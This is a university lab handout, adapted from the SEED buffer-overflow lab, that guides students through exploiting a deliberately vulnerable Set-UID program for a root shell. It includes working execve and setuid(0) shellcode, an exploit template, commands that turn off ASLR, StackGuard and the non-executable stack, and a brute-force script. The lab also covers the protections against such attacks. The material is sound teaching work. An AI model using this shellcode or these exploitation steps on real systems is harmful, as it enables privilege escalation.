Buffer Overflow Vulnerability Lab

Due: March 4th 2020, 11:00 PM (EST)

1 Overview

1.1 Introduction

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode
- Address randomization
- Non-executable stack
- StackGuard
- For additional readings see [3]

1.2 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.
Late submissions are accepted with 50% grading penalty within 24 hours of the due. Submissions that are late for more than 24 hours will NOT be accepted.
Please submit your solution in PDF or image on `https://www.gradescope.com/courses/88159`, using Entry Code: **9J2VYB**. And kindly choose the right page for your answer to every question.

Collaboration Policy
You can optionally form study groups consisting of up to 3 person per group (including

yourself).
Everybody should write individually by themselves, and submit the lab reports separately. DO NOT copy each other's lab reports, or show your lab reports to anyone other than the course staff, or read other students' lab reports.

1.3 Environment

Please download the customized version of the Seed Labs from Google Drive. **This is the same VM we used for the Set-UID lab**
Use this link for steps to setup the VM.

- User ID: seed
- Password: dees
- Root User ID: root
- Password: seedubuntu

NOTES:

1. Running program under GDB may make stack frames a few bytes off track compared to normal execution. For the final submission, always make sure your exploit works when running `./stack` without GDB.
2. Changing the permissions of files in the shared folder is not permitted by the VM (eg: for Task 2.3). Please ensure you run the programs in a separate work-space.
3. You can download the codes used for this lab from here

2 Tasks

Question 1 *Please provide the names and NetIDs of your collaborator (up to 2). If you finished the lab alone, write None.*

2.1 Turning Off Countermeasures

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult.

To simplify our attacks, we need to disable them first. Later on, we will enable them one by one, and see whether our attack can still be successful.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization[1] to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the-fno-stack-protectoroption. For example, to compile a programexample.c with StackGuard disabled, we can do the following:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, stacks are set to be non-executable (further reading:[2]). To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c

For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

Configuring `/bin/sh` (Ubuntu 16.04 VM only). In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if dash detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to zsh (there is no need to do these in Ubuntu 12.04):

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

2.2 Task 1: Running Shellcode

Before starting the attack, let us get familiar with the shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```c
#include <unistd.h>

int main( ) {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked. You can download the program from here.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Compile the code above using the following gcc command. Run the program and describe your observations. Please do not forget to use the exec stack option, which allows code to be executed from the stack; without this option, the program will fail.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

The shellcode above invokes the `execve()` system call to execute `/bin/sh`. A few places in this shellcode are worth mentioning.

- First, the third instruction pushes `//sh`, rather than `/sh` into the stack. This is because we need a 32-bit number here, and `/sh` has only 24 bits. Fortunately, `//` is equivalent to `/`, so we can get away with a double slash symbol.
- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0.

- Third, the system call `execve()` is called when we set `%al` to 11, and execute `int $0x80`.

Question 2 *Please describe your observations Task 1, including necessary screenshots.*

2.3 The Vulnerable Program

You will be provided with the following program, which has a buffer-overflow vulnerability in Line 14. Your job is to exploit this vulnerability and gain the root privilege.

```
 1 /* stack.c */
 2 
 3 /* This program has a buffer overflow vulnerability. */
 4 /* Our task is to exploit this vulnerability */
 5 #include <stdlib.h>
 6 #include <stdio.h>
 7 #include <string.h>
 8 
 9 int bof(char *str)
10 {
11     char buffer[24];
12 
13     /* The following statement has a buffer overflow problem */
14     strcpy(buffer, str);
15 
16     return 1;
17 }
18 
19 int main(int argc, char **argv)
20 {
21     char str[517];
22     FILE *badfile;
23 
24     badfile = fopen("badfile", "r");
25     fread(str, sizeof(char), 517, badfile);
26     bof(str);
27 
28     printf("Returned␣Properly\n");
29     return 1;
30 }
```

Compile the above vulnerable program. Do not forget to include the `-fno-stack-protector` and `-z execstack` options to turn off the StackGuard and the non-executable stack protections. After the compilation, we need to make the program a root-owned `Set-UID` program. We can achieve this by first changing the ownership of the program to root (Line 2), and then changing the permission to 4755 to enable the `Set-UID` bit (Line 3). It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off.

```
1 $ gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
$ sudo chown root stack
$ sudo chmod u+s stack
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` is only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a Set-root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 2: Exploiting the Vulnerability

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for `badfile`. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c  */

/* A program that creates a file containing code for
   launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax      */
    "\x50"                  /* pushl   %eax           */
    "\x68""//sh"            /* pushl   $0x68732f2f    */
    "\x68""/bin"            /* pushl   $0x6e69622f    */
    "\x89\xe3"              /* movl    %esp,%ebx      */
    "\x50"                  /* pushl   %eax           */
    "\x53"                  /* pushl   %ebx           */
    "\x89\xe1"              /* movl    %esp,%ecx      */
    "\x99"                  /* cdq                    */
    "\xb0\x0b"              /* movb    $0x0b,%al      */
    "\xcd\x80"              /* int     $0x80          */
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate
       contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for `badfile`. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell
Hint:Since you need to figure out the address to place the return address of the shell code, you can use the gdb to disassemble the main/bof of the vulnerable program. (Guessing and tweaking might also work!)

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the StackGuard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit        // create the badfile
$./stack          // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the `#` prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main(){
    setuid(0);
    system("/bin/sh");
}
```

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called exploit.py, which can be downloaded from the link in the notes. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3

import sys

```

```
shellcode= (
    "\x31\xc0"                  # xorl    %eax,%eax
    "\x50"                      # pushl   %eax
    "\x68""//sh"                # pushl   $0x68732f2f
    "\x68""/bin"                # pushl   $0x6e69622f
    "\x89\xe3"                  # movl    %esp,%ebx
    "\x50"                      # pushl   %eax
    "\x53"                      # pushl   %ebx
    "\x89\xe1"                  # movl    %esp,%ecx
    "\x99"                      # cdq
    "\xb0\x0b"                  # movb    $0x0b,%al
    "\xcd\x80"                  # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##########################################################################
# Replace 0 with the correct offset value
D = 0
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0xFF   # fill in the 1st byte (least significant byte)
content[D+1] = 0xFF   # fill in the 2nd byte
content[D+2] = 0xFF   # fill in the 3rd byte
content[D+3] = 0xFF   # fill in the 4th byte (most significant byte)
##########################################################################

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

Question 3 *Please describe your observations for Task 2, including necessary screenshots.*

Question 4 *Please paste the memory address of the variable* `buffer` *in your VM.*

Question 5 *Please paste your* `exploit.c` *or* `exploit.py` *for Task 2.*

Question 6 *Please paste the output of* `hexdump badfile` *for Task 2.*

2.5 Task 3: Defeating dash's Countermeasure

As we have explained before, the dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from dash program's changelog. We can see an additional check in Line 11, which compares real and effective user/group IDs.

```
1  // https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
2  // main() function in main.c has following changes:
3
4  ++ uid = getuid();
5  ++ gid = getgid();
6
7  ++ /*
8  ++ * To limit bogus system(3) or popen(3) calls in setuid binaries,
9  ++ * require -p flag to work in this situation.
10 ++ */
11 ++ if (!pflag && (uid != geteuid()  gid != getegid())) {
12
13
14 ++ setuid(uid);
15 ++ setgid(gid);
16 ++ /* PS1 might need to be changed accordingly. */
17 ++ choose_ps1();
18 ++ }
```

The countermeasure implemented in dash can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
```

To see how the countermeasure in dash works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out Line 12 and run the program as a `Set-UID` program (the owner should be root). We then uncomment Line 12 and run the program again.

```
1  // dash_shell_test.c
2
3  #include <stdio.h>
4  #include <sys/types.h>
5  #include <unistd.h>
6  int main()
7  {
8      char *argv[2];
9      argv[0] = "/bin/sh";
10     argv[1] = NULL;
11
12     // setuid(0);
13     execve("/bin/sh", argv, NULL);
```

```

    return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned `Set-UID` program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```

From the above experiment, we will see that `setuid(0)` makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char shellcode[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
    // ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
```

The updated shellcode adds 4 instructions:

1. set `ebx` to zero in Line 2,
2. set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and
3. execute the system call in Line 4.

Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode in `exploit.c`, try the attack from Task 2 again and see if you can get a root shell.

Question 7 *Please describe your observations of Task 3, including necessary screenshots. You should also explain why the changes in Task 3 defeat dash's Countermeasure.*

2.6 Task 4: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command. We run the same attack developed in Task 2.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed.

```
#!/bin/bash

SECONDS=
value=

while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

Question 8 *Please describe and explain your observations of Task 4, including necessary screenshots.*

2.7 Task 5: Turn on the StackGuard Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the StackGuard protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of StackGuard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, stack.c, to use GCC StackGuard, execute task 1 again. In GCC version 4.3.3 and above, StackGuard is enabled by default. Therefore, you have to disable StackGuard using the switch mentioned before. In earlier versions, it was disabled by default. If you use an older GCC version, you may not have to disable StackGuard.

Question 9 *Please describe and explain your observations of Task 5, including necessary screenshots. You may report any error messages you observe.*

2.8 Task 6: Turn on the Non-executable Stack Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 2. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You can use the following instructions to turn on the non-executable stack protection.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The return-to-libc attack is an example. We have designed a separate lab for that attack.


If you are using our Ubuntu 12.04/16.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document ("Notes on Non-Executable Stack") that is linked to the lab's web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

Question 10 *Please describe and explain your observations of Task 6.*

Question 11 *Please fix the problem so that bof is able to copy arbitrarily long inputs without causing memory corruption. (hint: malloc)*

3 Guidelines

Stack Layout. We can load the shellcode into badfile, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. The following figure gives an example of stack layout during a function invocation.



```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```


(a) A code example (b) Active Stack Frame in func()

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calcuate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malcious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store a `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Acknowledgements

This document was modified from the SEED lab instruction. The original copyright notice is

This PDF was created on 2020-02-23 19:09:13Z.

References

[1] Wikipedia. Address space layout randomization — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Address_space_layout_randomization".

[2] Wikipedia. NX bit — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/NX_bit".

[3] Aleph One. Smashing The Stack For Fun And Profit. Phrack 49, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html